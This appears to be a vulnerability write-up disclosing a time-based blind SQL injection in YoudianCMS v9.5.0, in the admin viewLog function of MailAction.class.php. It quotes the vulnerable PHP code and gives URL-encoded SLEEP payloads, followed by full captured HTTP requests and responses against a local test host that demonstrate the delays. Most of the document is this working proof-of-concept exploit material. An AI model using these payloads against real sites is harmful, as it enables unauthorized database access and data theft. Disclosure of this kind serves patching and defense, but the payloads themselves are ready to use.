



Join Yuque for a better reading experience

[Log In](#) to Yuque to collect this article or follow the author for updates

Join now

YoudianCMS v9.5.0 is vulnerable to SQL Injection via MailAction.class.php

Exploit Title: SQL injection

Date: 2022-05-31

Software Link: <https://res.youdiancms.com/youdiancms9.5.0.zip>
<<https://res.youdiancms.com/youdiancms9.5.0.zip>>

Version: v9.5.0

Tested on: Windows 10

Operating environment: PHP 5.6 or above , Mysql 5.0 or above


1. Vulnerability analysis

The vulnerable file path is: /App/Lib/Action/Admin/MailAction.class.php. Line 629 does not filter the MailSendID parameter, and directly brings it into the database query in line 631, resulting in a SQL injection vulnerability:

```
MailAction.class.php
622 >> $log = "<div style='padding:5px;overflow-y:scroll;width:380px; height:180px'>".$temp.$log."</div>";
623 >> $m->UpdateSendLog($MailSendID, $log);
624 >> $data = array( 'n1'=>$n1, 'n2'=>$nSended, 'n3'=>$nFailed );
625 >> $this->ajaxReturn($data, '', 1);
626 >>
627 >>
628 >> function viewLog(){
629 >>     $MailSendID = $_GET['MailSendID'];
630 >>     $m = D('Admin/MailSend');
631 >>     $SendLog = $m->where('MailSendID=$MailSendID')->getFields('SendLog');
632 >>     echo $SendLog;
633 >> }
634 >>
```

2. Loophole recurrence

First build a local website environment and log in to the background of the website, the vulnerable URL is: <http://192.168.31.76/index.php/Admin/mail/viewLog?MailSendID=1> <<http://192.168.31.76/index.php/Admin/mail/viewLog?MailSendID=1>>, construct the request packet, the payload is: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(1))))A), it can be seen that the delay is one second:



Then construct the payload as:

%20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(5))))A), it can be seen that the delay is five second:

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /index.php/Admin/mail/viewLog?MailSendID=1%20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(5)))A) HTTP/1.1
Host: 192.168.31.76
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: zzz316_adminpass=0; zzz316_adminpath=1; zzz316_adminname=admin; zzz316_admintime=1653228533; zzz316_adminface=..%2Fplugins%2Fface%2Fface01.png; Hm_lvt_ff7ff59731fd28defa244db58332ee7f=1653576094; HISTORY={{"name": "\u4E00\u51FA\u597D\u620F", "link": "http://192.168.31.76/bplay.php?play=329", "pic": "/m-992/uploads/allimg/201706/a0a13289528feabb.jpg"}}; youdianinfo_historycn=202; PHPSESSID=d271e39dduu4rulcpk8onoola0; youdianMenuTopID=2
Connection: close
```

0 matches

Done

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 31 May 2022 13:41:58 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

0 matches

359 bytes | 6,061 millis

Construct the payload as: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(10)))A), it can be seen that the delay is ten second:

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /index.php/Admin/mail/viewLog?MailSendID=1%20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(10)))A) HTTP/1.1
Host: 192.168.31.76
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: zzz316_adminpass=0; zzz316_adminpath=1; zzz316_adminname=admin; zzz316_admintime=1653228533; zzz316_adminface=..%2Fplugins%2Fface%2Fface01.png; Hm_lvt_ff7ff59731fd28defa244db58332ee7f=1653576094; HISTORY={{"name": "\u4E00\u51FA\u597D\u620F", "link": "http://192.168.31.76/bplay.php?play=329", "pic": "/m-992/uploads/allimg/201706/a0a13289528feabb.jpg"}}; youdianinfo_historycn=202; PHPSESSID=d271e39dduu4rulcpk8onoola0; youdianMenuTopID=2
Connection: close
```

0 matches

Done

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 31 May 2022 13:44:21 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

0 matches

359 bytes | 11,047 millis

